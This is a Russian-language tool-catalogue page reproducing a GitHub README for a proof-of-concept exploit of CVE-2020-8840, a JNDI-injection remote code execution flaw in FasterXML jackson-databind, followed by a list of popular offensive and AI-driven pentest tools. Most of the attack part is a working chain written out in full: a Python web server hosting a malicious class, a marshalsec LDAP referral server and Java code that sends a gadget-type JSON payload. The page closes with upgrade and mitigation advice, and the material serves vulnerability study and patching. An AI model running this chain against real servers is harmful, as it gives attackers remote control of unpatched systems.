Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2020-8840 — PoC-эксплойт для CVE-2020-8840: JNDI-инъекция, приводящая к удалённому выполнению кода в FasterXML jackson-databind. Включает настройку окружения, цепочку эксплуатации и рекомендации по устранению уязвимости. | Kitploit
Инструменты/GitHubGitHub/fairyming/cve-2020-8840
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHubfairyming/cve-2020-8840

CVE-2020-8840

PoC-эксплойт для CVE-2020-8840: JNDI-инъекция, приводящая к удалённому выполнению кода в FasterXML jackson-databind. Включает настройку окружения, цепочку эксплуатации и рекомендации по устранению уязвимости.

Репозиторий
377106 лет назадПроверено Kitploit
Поделиться

CVE-2020-8840: уязвимость удалённого выполнения кода в FasterXML/jackson-databind

0x00 Введение

jackson-databind — это библиотека для обработки JSON, принадлежащая проектной группе FasterXML.

0x01 Обзор уязвимости

19 февраля NVD опубликовал уведомление о безопасности, раскрывающее уязвимость удалённого выполнения кода в jackson-databind, вызванную JNDI-инъекцией (CVE-2020-8840), с оценкой CVSS 9.8. В затронутых версиях jackson-databind отсутствуют некоторые классы из чёрного списка xbean-reflect/JNDI, например org.apache.xbean.propertyeditor.JndiConverter, что позволяет атакующему добиться удалённого выполнения кода с помощью JNDI-инъекции. При успешной атаке можно получить контроль над сервером (на уровне веб-службы).

0x02 Затронутые версии

2.0.0 <= FasterXML jackson-databind Version <= 2.9.10.2
0x03 Настройка окружения


  • Версия JDK: 1.81 [Использование LDAP и RMI в сочетании с JNDI-инъекцией предъявляет определённые требования к версии JDK. По приведённому ниже рисунку можно наглядно узнать сроки её исправления компанией Oracle.

20190606014739_69118.jpg


  1. Поместите скомпилированный вредоносный класс в каталог веб-сервера. WX20200223-135435@2x.png Здесь для развёртывания веб-службы используется simplehttp.
python -m SimpleHTTPServer 8080

image.png

  1. Запустите службу LDAP. Здесь используется marshalsec. Ссылка на GitHub: https://github.com/mbechler/marshalsec
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://localhost:8080/#Exploit


image.png

  1. Создайте проект Java и импортируйте JAR-файл уязвимой версии. WX20200223-135855@2x.png

0x04 Эксплуатация уязвимости

  • Вся цепочка эксплуатации уязвимости
poc --> ldap --> http
  • poc
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class Poc {
    public static void main(String args[]) {
        ObjectMapper mapper = new ObjectMapper();

        mapper.enableDefaultTyping();

        String json = "[\"org.apache.xbean.propertyeditor.JndiConverter\", {\"asText\":\"ldap://localhost:1389/Exploit\"}]";

        try {
            mapper.readValue(json, Object.class);
        } catch (IOException e) {
            e.printStackTrace();
        }

    }
}

  • Запустите poc напрямую: через LDAP загружается вредоносный класс с веб-сервера, что приводит к удалённому выполнению кода.

WX20200223-140159@2x.png

0x05 Способы устранения

  1. Обновите jackson-databind до 2.9.10.3, 2.8.11.5, 2.10.x.
  2. Проверьте, не используется ли в проекте xbean-reflect. Основная причина этой уязвимости заключается в том, что в xbean-reflect существует особая цепочка эксплуатации, позволяющая пользователю инициировать удалённую загрузку классов через JNDI. Удаление xbean-reflect позволяет снизить влияние уязвимости.

Ссылки:

https://cert.360.cn/warning/detail?id=1fe3b5ea888750006e0d64fb0df1e6ee

https://github.com/jas502n/CVE-2020-8840

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    249

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →